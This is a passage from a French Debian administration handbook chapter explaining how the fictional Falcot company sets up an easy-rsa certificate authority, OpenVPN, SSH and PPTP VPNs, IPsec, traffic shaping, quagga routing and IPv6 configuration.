Logiciel dédié à la création de réseaux privés virtuels, sa mise en œuvre implique la création d'interfaces réseau virtuelles à la fois sur le serveur VPN et sur le (ou les) client(s). Il gère aussi bien les interfaces tun (tunnel de niveau IP) que tap (tunnel de niveau Ethernet). Concrètement, on emploiera des interfaces tun sauf lorsque l'on souhaite intégrer les clients VPN dans le réseau local du serveur par le biais d'un pont Ethernet (*bridge*).

OpenVPN s'appuie sur OpenSSL pour gérer toute la cryptographie SSL/TLS et assurer les fonctions associées (confidentialité, authentification, intégrité, non-répudiation). Il peut être configuré pour employer une clé secrète partagée ou pour exploiter des certificats X509 d'une infrastructure de clés publiques. Cette dernière configuration sera toujours privilégiée car plus souple pour gérer une population croissante d'utilisateurs nomades disposant d'un accès au VPN.

SSL (Secure Socket Layer) est un protocole inventé par Netscape pour sécuriser les connexions aux serveurs web. Plus tard, il a été standardisé par l'IETF sous le nom de **TLS (Transport Layer Security)**. Depuis lors, TLS a continué d'évoluer et de nos jours SSL est obsolète à cause de multiples problèmes de conception récemment découverts.

Infrastructure de clés publiques easy-rsa

L'algorithme RSA est très employé en cryptographie à clé publique. Il permet de générer deux clés (une privée et une publique) étroitement liées dont les propriétés mathématiques sont telles qu'un message chiffré avec la clé publique ne peut être déchiffré que par le détenteur de la clé privée (on assure ainsi la confidentialité). Inversement, un message chiffré avec la clé privée peut être déchiffré par tout possesseur de la clé publique. Cela permet d'authentifier la provenance d'un message, on sait alors que ce dernier a été expédié par le propriétaire de la clé privée. Associé à une empreinte (MD5, SHA1 ou une variante plus récente), on obtient un mécanisme de signature d'un message quelconque. Une paire de clés (une privée et la publique correspondante) est appelée « biclé ».

Toutefois, n'importe qui peut créer une biclé et s'attribuer l'identité de son choix. Pour régler ce problème, le concept d'autorité de certification (CA, *Certificate Authority*) a été créé par le standard X.509. Il s'agit d'une entité disposant d'une biclé de confiance que l'on nomme « certificat racine ». Ce certificat va seulement être employé pour signer d'autres certificats après avoir vérifié l'identité qui y est inscrite. Toute application exploitant des certificats X.509 doit disposer d'un ou plusieurs certificats racines de confiance pour valider l'authenticité des certificats qui lui sont présentés.

OpenVPN ne fait pas exception à la règle. Pour éviter de payer (cher) les services d'une autorité de certification, il est possible de créer sa propre autorité de certification, interne à l'entreprise. Le paquet *easy-rsa* peut être employé comme infrastructure de gestion de certificats X.509, il s'appuie sur un ensemble de scripts utilisant la commande `openssl`.

NOTE
***easy-rsa* avant Jessie**

Jusqu'à *Wheezy*, *easy-rsa* faisait partie du paquet *openvpn* et les scripts se trouvaient dans `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`. Pour mettre en place une autorité de certification il fallait copier ce répertoire, la commande `make-cadir` documentée ici n'existant pas encore.

Les administrateurs de Falcot décident de l'employer pour créer les certificats nécessaires, à la fois pour le serveur et pour les clients. La configuration de tous les clients sera ainsi a priori identique puisqu'il suffira de préciser à chacun qu'il ne doit faire confiance qu'aux certificats signés par l'autorité de certification locale, celle de Falcot. Ils commencent par créer cette dernière ; pour cela, ils mettent en place un répertoire contenant les fichiers nécessaires à l'autorité de certification à un emplacement qu'ils contrôlent, et de préférence sur une machine non connectée au réseau afin de limiter les risques de vol de la clé privée de l'autorité de certification.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

Ils placent les paramètres nécessaires dans le fichier vars et notamment ceux débutant par KEY_, puis ils les intègrent dans l'environnement :

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG='$EASY_RSA/whichopensslcnf $EASY_RSA'
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.com"
export KEY_OU="Certificate authority"
export KEY_NAME="Certificate authority for Falcot Corp"
# If you'd like to sign all keys with the same Common Name, uncomment the KEY_CN
    ↪ export below
# export KEY_CN="CommonName"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/roland/pki-falcot/
    ↪ keys
$ ./clean-all
```

Ils créent alors la biclé de l'autorité de certification (les fichiers keys/ca.crt et keys/ca.key sont créés au cours de cette opération) :

```
$ ./build-ca
Generating a 2048 bit RSA private key
.....++++
...+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
```

```
Name [Certificate authority for Falcot Corp]:  
Email Address [admin@falcot.com]:
```

On peut alors créer un certificat pour le serveur VPN ainsi que les paramètres Diffie-Hellman nécessaires pour le côté serveur d'une connexion SSL/TLS. Le serveur VPN est identifié par son nom DNS vpn.falcot.com ; ce nom est employé dans les fichiers de clés générés (keys/vpn.falcot.com.crt pour le certificat public et keys/vpn.falcot.com.key pour la clé privée) :

```
$ ./build-key-server vpn.falcot.com  
Generating a 2048 bit RSA private key  
.....+  
.....++  
writing new private key to 'vpn.falcot.com.key'  
----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
----  
Country Name (2 letter code) [FR]:  
State or Province Name (full name) [Loire]:  
Locality Name (eg, city) [Saint-Étienne]:  
Organization Name (eg, company) [Falcot Corp]:  
Organizational Unit Name (eg, section) [Certificate authority]:  
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:  
Name [Certificate authority for Falcot Corp]:  
Email Address [admin@falcot.com]:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
Using configuration from /home/roland/pki-falcot/openssl-1.0.0.cnf  
Check that the request matches the signature  
Signature ok  
The Subject's Distinguished Name is as follows  
countryName :PRINTABLE:'FR'  
stateOrProvinceName :PRINTABLE:'Loire'  
localityName :T61STRING:'Saint-\0xFFFFFC3\0xFFFFF89tienne'  
organizationName :PRINTABLE:'Falcot Corp'  
organizationalUnitName:PRINTABLE:'Certificate authority'  
commonName :PRINTABLE:'vpn.falcot.com'  
name :PRINTABLE:'Certificate authority for Falcot Corp'  
emailAddress :IA5STRING:'admin@falcot.com'  
Certificate is to be certified until Mar 6 14:54:56 2025 GMT (3650 days)  
Sign the certificate? [y/n]:y
```

```
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
$ ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[...]
```

Il ne reste plus qu'à créer les certificats pour les clients du VPN, un par ordinateur ou personne autorisée à s'y connecter :

```
$ ./build-key PierreDurand
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'PierreDurand.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot SA]:
Organizational Unit Name (eg, section) [Certificate authority]:Development unit
Common Name (eg, your name or your server's hostname) [PierreDurand]:Pierre Durand
[...]
```

Maintenant que tous les certificats ont été créés, il reste à les copier là où ils sont nécessaires : la clé publique du certificat racine (`keys/ca.crt`) se trouvera sur toutes les machines (serveur et clients), en `/etc/ssl/certs/Falcot_CA.crt`. Le certificat serveur s'installe uniquement sur le serveur (`keys/vpn.falcot.com.crt` en `/etc/ssl/vpn.falcot.com.crt` et `keys/vpn.falcot.com.key` en `/etc/ssl/private/vpn.falcot.com.key` avec des droits restreints pour que seul l'administrateur puisse le lire) accompagné des paramètres Diffie-Hellman (`keys/dh2048.pem`) que l'on peut installer en `/etc/openvpn/dh2048.pem`. Chaque certificat client s'installe de manière similaire sur le client VPN correspondant.

Configuration du serveur OpenVPN

Par défaut, le script d'initialisation d'OpenVPN tente de démarrer tous les réseaux privés virtuels définis dans `/etc/openvpn/*.conf`. Pour mettre en place un serveur VPN, il suffit donc de déposer le fichier de configuration correspondant dans ce répertoire. On peut s'inspirer de `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`,

une configuration serveur relativement standard. Il faut évidemment éditer les paramètres ca, cert, key et dh pour indiquer les emplacements retenus (/etc/ssl/certs/Falcot_CA.crt, /etc/ssl/vpn.falcot.com.crt, /etc/ssl/private/vpn.falcot.com.key et /etc/openvpn/dh2048.pem respectivement). La directive server 10.8.0.0 255.255.255.0 indique le sous-réseau employé par le VPN : le serveur dispose de la première IP (10.8.0.1) et les clients se voient attribuer le reste des adresses.

Dans cette configuration, l'interface réseau virtuelle n'est créée que lorsque OpenVPN est démarré et sera généralement nommée tun0. Comme le pare-feu est généralement configuré en même temps que les interfaces réseau réelles, et que cela se déroule avant le démarrage d'OpenVPN, il est souhaitable de créer une interface réseau virtuelle persistente à ce moment-là et de configurer OpenVPN pour faire usage de cette interface pré-existante. Cela permet en outre de choisir le nom donné à l'interface réseau. La commande `openvpn --mktun --dev vpn --dev-type tun` crée une interface réseau virtuelle nommée vpn et de type tun ; elle peut facilement s'intégrer au début du script de configuration du pare-feu ou dans une directive up de /etc/network/interfaces. Le fichier de configuration d'OpenVPN doit être mis à jour en conséquence avec les directives dev vpn et dev-type tun.

Sans mesures supplémentaires, les clients VPN n'ont accès qu'au serveur VPN, par l'intermédiaire de l'adresse IP 10.8.0.1. Pour donner accès au réseau local (192.168.0.0/24), il faut ajouter une directive push route 192.168.0.0 255.255.255.0 à la configuration d'OpenVPN afin que les clients VPN obtiennent une route indiquant la joignabilité du réseau par l'intermédiaire du VPN. En outre, il faut s'assurer que les machines du réseau local aient une route indiquant que le réseau privé virtuel est accessible par l'intermédiaire du serveur VPN (c'est automatiquement le cas si le serveur VPN est installé sur la passerelle du réseau local). Alternativement, il faut configurer le masquerading sur le serveur afin que les connexions initiées par les clients apparaissent comme provenant du serveur VPN (voir section 10.1, « [Passerelle](#) » page 248).

Configuration du client OpenVPN

Pour mettre en place un client OpenVPN, il faut également déposer un fichier de configuration dans /etc/openvpn/. On pourra s'inspirer de /usr/share/doc/openvpn/examples/sample-config-files/client.conf pour une configuration standard. La directive remote vpn.falcot.com 1194 indique l'adresse et le port du serveur OpenVPN. Les directives ca, cert et key doivent aussi être modifiées pour indiquer l'emplacement des différentes clés.

Si l'on ne veut pas que la connexion au VPN soit automatiquement mise en place au démarrage, on peut positionner AUTOSTART à none dans /etc/default/openvpn. On peut toujours démarrer/stopper une connexion VPN spécifique avec service openvpn@nom start et service openvpn@nom stop (la connexion nom correspond à celle définie dans /etc/openvpn/nom.conf).

Le paquet *network-manager-openvpn-gnome* est une extension de Network Manager (voir section 8.2.5, « [Configuration réseau itinérante](#) » page 172) lui permettant de gérer des réseaux privés virtuels OpenVPN. Chaque utilisateur peut ainsi configurer graphiquement une connexion à un VPN OpenVPN et la contrôler depuis l'icône de gestion du réseau.

10.2.2. Réseau privé virtuel avec SSH

Il existe en réalité deux méthodes pour établir un réseau privé virtuel à l'aide de SSH. La première, historique, consiste à établir une couche PPP au-dessus du lien SSH. Elle est documentée dans un HOWTO :

► <http://www.tldp.org/HOWTO/ppp-ssh/>

La seconde méthode est plus récente. OpenSSH permet en effet, depuis sa version 4.3, d'établir des interfaces réseau virtuelles (`tun`^{*}) de part et d'autre d'une connexion SSH. Ces interfaces réseau peuvent alors être configurées exactement comme s'il s'agissait d'interfaces réseau locales. Il faut autoriser la création de tunnels en positionnant `PermitTunnel` à « yes » dans la configuration du serveur SSH (`/etc/ssh/sshd_config`). Lors de l'établissement de la connexion, il faut explicitement demander la création d'un tunnel en passant l'option `-w any:any` (on peut remplacer `any` par le numéro de périphérique `tun` désiré). Des deux côtés, l'utilisateur doit avoir les droits administrateur pour créer le périphérique réseau nécessaire (autrement dit, il faut se connecter en tant que root).

Quelle que soit la méthode choisie, l'établissement d'un réseau privé virtuel sur SSH est très simple à mettre en œuvre. En revanche, ce n'est pas le fonctionnement le plus efficace : il n'est pas adapté aux gros débits sur le réseau privé virtuel.

Concrètement, en encapsulant une pile de protocole TCP/IP dans une connexion TCP/IP (SSH), on emploie deux fois le protocole TCP (une fois pour le SSH proprement dit et une fois à l'intérieur du tunnel). Cela pose quelques problèmes, notamment à cause de la capacité de TCP à s'adapter aux conditions du réseau en variant les délais de `timeout` (délai maximal d'attente). Le site suivant détaille ces problèmes :

► <http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>

On réservera donc l'utilisation de cette méthode aux tunnels établis ponctuellement et qui n'ont pas de fortes contraintes de performance.

10.2.3. IPsec

IPsec, le standard en matière de réseau privé virtuel IP, est nettement plus difficile à mettre en œuvre. Il est intégré au noyau Linux et, pour l'employer sous Debian, il suffit d'installer le paquet `ipsec-tools` recelant des outils complémentaires et de paramétrage. Sur le plan pratique, le fichier `/etc/ipsec-tools.conf` de chaque hôte abrite les paramètres de « tunnels IPsec » (ou *Security Association* dans le vocabulaire IPsec) le concernant et le script `/etc/init.d/setkey` offre le moyen d'établir (paramètre `start`) ou de stopper (`stop`) un tunnel. Chaque tunnel est une liaison sûre avec un autre hôte connecté au réseau privé virtuel. On peut constituer ce fichier manuellement en s'aidant de la page de manuel `setkey(8)`. Mais administrer un parc étendu ainsi, en paramétrant explicitement, devient difficile car le nombre de tunnels augmente vite. L'installation d'un démon IKE (*IPsec Key Exchange*, échange de clés IPsec) comme `raccoon` ou `strongswan` simplifie tout cela en centralisant l'administration et améliore la sécurité en organisant une rotation des clés employées.

Malgré son statut de référence, sa complexité de mise en œuvre restreint considérablement l'usage d'IPsec dans la pratique. On préférera généralement une solution à base d'OpenVPN lorsque les tunnels VPN nécessaires sont peu nombreux et n'évoluent pas régulièrement.

ATTENTION
IPsec et NAT *IPsec cohabite difficilement avec NAT sur un pare-feu. En effet, IPsec signant les paquets, toute modification de ceux-ci à la volée invalidera leur signature et les fera refuser. Les différentes implémentations d'IPsec proposent désormais la technique NAT-T (NAT Traversal, ou traversée de NAT), qui consiste à encapsuler le paquet IPsec dans un paquet UDP.*

SÉCURITÉ
IPsec et pare-feu *Le fonctionnement d'IPsec induit des échanges de données sur le port UDP 500 pour les échanges de clés (et aussi sur le port UDP 4 500 si NAT-T est employé). De plus, les paquets IPsec utilisent deux protocoles IP dédiés que le pare-feu doit aussi laisser passer : les protocoles numérotés 50 (ESP) et 51 (AH).*

10.2.4. PPTP

PPTP (*Point-to-Point Tunneling Protocol*, ou protocole de tunnel en point à point) emploie deux canaux de communication, pour échanger respectivement des informations de contrôle et des données (ces dernières emploient le protocole GRE — *Generic Routing Encapsulation*, ou encapsulation de routage générique). Une connexion PPP standard s'établit sur le canal d'échange de données.

Configuration du client

Le paquet *pptp-linux* est facile à configurer. Les instructions suivantes sont inspirées de sa documentation officielle :

► <http://pptpclient.sourceforge.net/howto-debian.php>

Les administrateurs de Falcot ont créé plusieurs fichiers : /etc/ppp/options.pptp, /etc/ppp/peers/falcot, /etc/ppp/ip-up.d/falcot et /etc/ppp/ip-down.d/falcot.

Ex. 10.2 Fichier /etc/ppp/options.pptp

```
# Options PPP employées pour une connexion PPTP
lock
noauth
nobsdcomp
nodeflate
```

Ex. 10.3 Fichier /etc/ppp/peers/falcot

```
# vpn.falcot.com est le serveur PPTP
pty "pptp vpn.falcot.com --nolaunchpppd"
# la connexion s'identifiera comme utilisateur « vpn »
user vpn
remote name pptp
# la prise en charge du chiffrement est nécessaire
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Ex. 10.4 Fichier /etc/ppp/ip-up.d/falcot

```
# Créer la route vers le réseau local de Falcot
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 est le réseau distant chez Falcot
    route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

Ex. 10.5 Fichier /etc/ppp/ip-down.d/falcot

```
# Supprimer la route vers le réseau local de Falcot
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 est le réseau distant chez Falcot
    route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

SÉCURITÉ

MPPE

La sécurisation de PPTP recourt à MPPE (*Microsoft Point-to-Point Encryption*, ou chiffrement point à point de Microsoft), fonctionnalité intégrée sous forme de module dans les noyaux Debian officiels.

Configuration du serveur

ATTENTION

PPTP et pare-feu

Les pare-feu intermédiaires doivent autoriser les paquets IP employant le protocole 47 (GRE). De plus, le port 1 723 du serveur PPTP doit être ouvert pour qu'une communication puisse prendre place.

`pptpd` est le serveur PPTP pour Linux. Son fichier de configuration principal `/etc/pptpd.conf` n'a presque pas besoin de modifications ; il faut juste y renseigner `localip` (adresse IP locale) et `remoteip` (adresse IP distante). Dans le fichier suivant, le serveur PPTP a toujours l'adresse IP 192.168.0.199 et les clients PPTP reçoivent des adresses IP comprises entre 192.168.0.200 et 192.168.0.250.

Ex. 10.6 Fichier `/etc/pptpd.conf`

```
# TAG: speed
#
#      Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#      Specifies the location of the PPP options file.
#      By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#      Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#      Specifies the local and remote IP address ranges.
#
#      You can specify single IP addresses separated by commas or you can
#      specify ranges, or both. For example:
#
#              192.168.0.234,192.168.0.245-249,192.168.0.254

#
#      IMPORTANT RESTRICTIONS:
#
#      1. No spaces are permitted between commas or within addresses.
#
#      2. If you give more IP addresses than MAX_CONNECTIONS, it will
#          start at the beginning of the list and go until it gets
#          MAX_CONNECTIONS IPs. Others will be ignored.
#
#      3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#          you must type 234-238 if you mean this.
#
```

```
#      4. If you give a single localIP, that's ok - all local IPs will
#          be set to the given one. You MUST still give at least one remote
#          IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

Il faut aussi modifier la configuration PPP employée par le serveur PPTP, consignée dans le fichier `/etc/ppp/pptpd-options`. Les paramètres importants à changer sont les noms du serveur (`pptp`) et du domaine (`falcot.com`) ainsi que les adresses IP des serveurs DNS et Wins.

Ex. 10.7 Fichier /etc/ppp/pptpd-options

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

La dernière étape est d'enregistrer l'utilisateur vpn et le mot de passe associé dans le fichier **/etc/ppp/chap-secrets**. Le nom du serveur doit y être renseigné explicitement, l'astérisque (*) habituel ne fonctionnant pas. Par ailleurs, il faut savoir que les clients PPTP sous Windows s'identifient sous la forme *DOMAINE\UTILISATEUR* au lieu de se contenter du nom d'utilisateur. C'est pourquoi on trouve aussi dans ce fichier l'utilisateur *FALCOT\vpn*. On peut encore y spécifier individuellement les adresses IP des utilisateurs, ou indiquer un astérisque dans ce champ si l'on ne souhaite pas d'adresses fixes.

Ex. 10.8 Fichier /etc/ppp/chap-secrets

```
# Secrets for authentication using CHAP
# client      server  secret      IP addresses
vpn          pptp    f@Lc3au    *
FALCOT\\vpn   pptp    f@Lc3au    *
```

SÉCURITÉ

Failles de PPTP

La première implémentation par Microsoft de PPTP fut sévèrement critiquée car elle souffrait de nombreuses failles de sécurité, pour la plupart corrigées dans la dernière version du protocole. C'est cette dernière version qui est employée par la configuration documentée dans cette section. Attention cependant, car la suppression de certaines options (notamment `require-mppe-128` et `require-mschap-v2`) rendrait le service à nouveau vulnérable.

10.3. Qualité de service

10.3.1. Principe et fonctionnement

Le terme QoS (*Quality of Service*) désigne l'ensemble des techniques permettant de garantir ou d'améliorer sensiblement la qualité de service apportée à des applications. La plus populaire consiste à traiter différemment chaque type de trafic réseau ; son application principale est le *shaping*. Cela permet de limiter les débits attribués à certains services et/ou à certaines machines, notamment pour ne pas saturer la bande passante. Cette technique s'adapte bien au flux TCP car ce protocole s'adapte automatiquement au débit disponible.

On peut encore modifier les priorités du trafic, ce qui permet généralement de traiter d'abord les paquets relatifs à des services interactifs (`ssh`, `telnet`) ou à des services échangeant de petits blocs de données.

Les noyaux Debian intègrent le QoS et toute la panoplie des modules associés. Ils sont nombreux, et chacun offre un service différent — notamment par le biais de files d'attente pour les paquets IP (*scheduler*, ou ordonnanceur), dont les mécanismes variés couvrent tout le spectre des besoins possibles.

CULTURE

LARTC — Linux Advanced Routing & Trafic Control

Le *HOWTO* du routage avancé et du contrôle de trafic sous Linux est un document de référence qui couvre de manière assez exhaustive tout ce qui concerne la qualité de service.

► <http://www.linux-france.org/prj/inetdoc/guides/lartc/lartc.html>

10.3.2. Configuration et mise en œuvre

Le QoS se paramètre avec le logiciel `tc`, du paquet Debian *iproute*. Son interface étant extrêmement complexe, il est préférable d'employer des outils de plus haut niveau.

Minimiser le temps de latence : wondershaper

L'objectif de `wondershaper` (du paquet Debian éponyme) est de minimiser les temps de latence quelle que soit la charge réseau. Il l'atteint en limitant le trafic total juste en deçà de la valeur de saturation de la ligne.

Après la configuration d'une interface réseau, il est possible de mettre en place ce contrôle du trafic par la commande `wondershaper interface débit_descendant débit_montant`. L'interface sera par exemple `eth0` ou `ppp0` et les deux débits (descendant et montant) s'expriment en kilobits par seconde. La commande `wondershaper remove interface` désactive le contrôle du trafic sur l'interface indiquée.

Pour une connexion Ethernet, le plus simple est d'appeler automatiquement ce script après la configuration de l'interface en modifiant le fichier `/etc/network/interfaces` pour y ajouter des directives `up` (indiquant une commande à exécuter après configuration de l'interface) et `down` (indiquant une commande à exécuter après déconfiguration de l'interface) comme suit :

Ex. 10.9 Modification du fichier `/etc/network/interfaces`

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

Dans le cas de PPP, la création d'un script appelant `wondershaper` dans `/etc/ppp/ip-up.d/` activera le contrôle de trafic dès le démarrage de la connexion.

POUR ALLER PLUS LOIN **Configuration optimale**

Le fichier `/usr/share/doc/wondershaper/README.Debian.gz` détaille la méthode de configuration recommandée par le mainteneur du paquet. Il conseille d'effectuer des mesures de vitesses de téléchargement pour mieux évaluer les limites réelles.

Configuration standard

En l'absence d'une configuration particulière de QoS, le noyau Linux emploie la file d'attente `pfifo_fast`, qui propose déjà quelques fonctionnalités intéressantes. Pour établir les priorités des paquets IP, elle utilise leur champ `ToS` (*Type of Service*, ou type de service) — qu'il suffira donc de modifier pour bénéficier de cette file. Ce champ peut recevoir cinq valeurs :

- *Normal-Service* (0) (service normal) ;

- *Minimize-Cost* (2) (minimiser le coût) ;
- *Maximize-Reliability* (4) (maximiser la fiabilité) ;
- *Maximize-Throughput* (8) (maximiser le débit) ;
- *Minimize-Delay* (16) (minimiser le délai).

Le champ ToS peut être positionné par les applications qui génèrent des paquets IP ou modifié à la volée par *netfilter*. Avec la règle ci-dessous, il est ainsi possible d'améliorer l'interactivité du service SSH d'un serveur :

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize-Delay
```

10.4. Routage dynamique

Le logiciel *quagga* (du paquet Debian éponyme) est désormais la référence en matière de routage dynamique (il a supplanté *zebra*, dont le développement s'est arrêté). Cependant, pour des raisons de compatibilité, le projet *quagga* a conservé les noms des exécutables : c'est pourquoi on retrouve le programme *zebra* plus loin.

B.A.-BA	
Routage dynamique	<p>Le routage dynamique permet aux routeurs d'ajuster en temps réel les chemins employés pour faire circuler les paquets IP. Chaque protocole a sa propre méthode de définition des routes (calcul du chemin le plus court, récupération des routes annoncées par les partenaires, etc.).</p> <p>Pour le noyau Linux, une route associe un périphérique réseau à un ensemble de machines qu'il peut atteindre. La commande <i>route</i> permet de les définir et de les consulter.</p>

C'est un ensemble de démons qui coopèrent pour définir les tables de routage employées par le noyau Linux, chaque protocole de routage (notamment BGP, OSPF, RIP) disposant de son propre démon. Le démon *zebra* centralise les informations reçues des autres démons (*bgpd*, *ospfd*, *ospf6d*, *ripd*, *ripngd* et *babeld*) et gère les tables de routage statiques.

On active un démon en modifiant le fichier */etc/quagga/daemons* et en créant dans le répertoire */etc/quagga/* son fichier de configuration, qui doit porter son nom suivi de *.conf* et appartenir à l'utilisateur *quagga* et au groupe *quaggavty* — dans le cas contraire, le script */etc/init.d/quagga* n'invoquera pas ce démon.

La configuration de chacun de ces démons impose de connaître le fonctionnement du protocole de routage concerné. Il n'est pas possible de tous les détailler ici, mais sachez que le manuel au format *info* du paquet *quagga-doc* n'est pas avare d'explications. Par souci d'ergonomie, il est aussi possible de consulter ce manuel au format HTML à l'adresse suivante :

⇒ <http://www.nongnu.org/quagga/docs/docs-info.html>

Par ailleurs, la syntaxe est très similaire à l'interface de configuration d'un routeur traditionnel et un administrateur réseau s'adaptera rapidement à *quagga*.

OSPF est probablement le protocole à privilégier pour du routage dynamique sur des réseaux privés, mais c'est BGP qu'on trouve majoritairement sur Internet. RIP est un ancêtre désormais assez peu utilisé.

10.5. IPv6

IPv6 — successeur d'IPv4 — est une nouvelle version du protocole IP, qui doit en corriger les défauts et notamment le nombre trop faible d'adresses IP existantes. Ce protocole gère la couche réseau, il offre ainsi la possibilité d'adresser les machines (c'est-à-dire de faire parvenir les données à leur destination connue par une adresse) et de fragmenter les données (à savoir de les découper en tronçons dépendants de la taille des différents liens empruntés en chemin, et de les rassembler à l'arrivée).

Les noyaux Debian savent gérer l'IPv6, le code correspondant étant intégré à l'image de base (à part pour certaines architectures, qui ne le proposent que dans un module `ipv6` optionnel). Les outils de base comme `ping` et `traceroute` ont pour équivalents IPv6 `ping6` et `traceroute6`, respectivement disponibles dans les paquets Debian `iputils-ping` et `iputils-tracepath`.

On peut configurer le réseau IPv6 comme un réseau IPv4, à travers le fichier `/etc/network/interfaces`. Pour ne pas se contenter d'un réseau IPv6 privé, il faut cependant disposer d'un routeur capable de relayer le trafic sur le réseau IPv6 global.

Ex. 10.10 Exemple de configuration IPv6

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Pour désactiver l'auto-configuration:
    # autoconf 0
    # Le routeur est auto-configuré et n'a pas d'adresse fixe.
    # (/proc/sys/net/ipv6/conf/all/accept_ra). Sinon pour le forcer:
    # gateway 2001:db8:1234:5::1
```

Les sous-réseaux IPv6 ont généralement un masque de 64 bits, ce qui autorise 2^{64} adresses dans le sous-réseau. Cela permet l'autoconfiguration d'adresses sans état (*Stateless Address Autoconfiguration* ou SLAAC), qui choisit une adresse IPv6 à partir de l'adresse MAC de l'interface. Par défaut, si SLAAC est actif sur le réseau et IPv6 actif sur un ordinateur, le noyau va automatiquement trouver les routeurs IPv6 et configurer les interfaces.

Ce comportement a des implications en termes de fuites d'information. Lorsqu'on change fréquemment de réseau, par exemple avec un ordinateur portable, on ne souhaite pas forcément que l'adresse MAC fasse partie de l'adresse IPv6 publique, puisque cela permet d'identifier aisément le même ordinateur sur des réseaux différents. Ce problème se résout grâce à une extension d'IPv6 (que Debian active par défaut si une connexion IPv6 fonctionnelle est détectée à l'ins-

tallation initiale), qui remplace cette adresse MAC par un composant aléatoire, qui renouvelle ce composant de manière régulière et qui utilise l'adresse résultante pour les connexions sortantes. Les connexions entrantes peuvent continuer d'utiliser les adresses générées par SLAAC. L'exemple qui suit, à insérer dans `/etc/network/interfaces`, active cette extension.

Ex. 10.11 Extension d'IPv6 pour la protection des données personnelles

```
iface eth0 inet6 auto
    # Préférer l'adresse générée aléatoirement pour les connexions sortantes
    privext 2
```

ASTUCE
Programmes compilés avec IPv6

De nombreux logiciels ont besoin d'être adaptés à IPv6. La plupart des paquets de Debian l'ont déjà été, mais il reste des exceptions. Si votre paquet favori ne fonctionne pas encore avec IPv6, vous pouvez demander de l'aide sur la liste de diffusion `debian-ipv6`. Les abonnés de cette liste pourront selon les cas vous suggérer un substitut qui prend en charge IPv6 ou vous aider à soumettre un rapport de bug pour que le problème soit correctement référencé.

► <http://lists.debian.org/debian-ipv6/>

Les connexions IPv6 peuvent être filtrées et restreintes comme avec IPv4 : il existe une adaptation de `netfilter` pour l'IPv6 compilée dans les noyaux Debian. Elle se configure comme la version classique, mais avec le programme `ip6tables` en lieu et place d'`iptables`.

10.5.1. Tunnel

ATTENTION
Tunnels IPv6 et pare-feu

Le transport d'IPv6 dans un tunnel IPv4 (par opposition à l'IPv6 natif) a besoin que le pare-feu laisse passer le trafic utilisant le protocole IPv4 numéro 41.

En l'absence d'une connexion native en IPv6, on peut toujours s'y connecter via un tunnel sur IPv4. Gogo6 est un fournisseur gratuit de tels tunnels :

► <http://www.gogo6.com/freenet6/tunnelbroker>

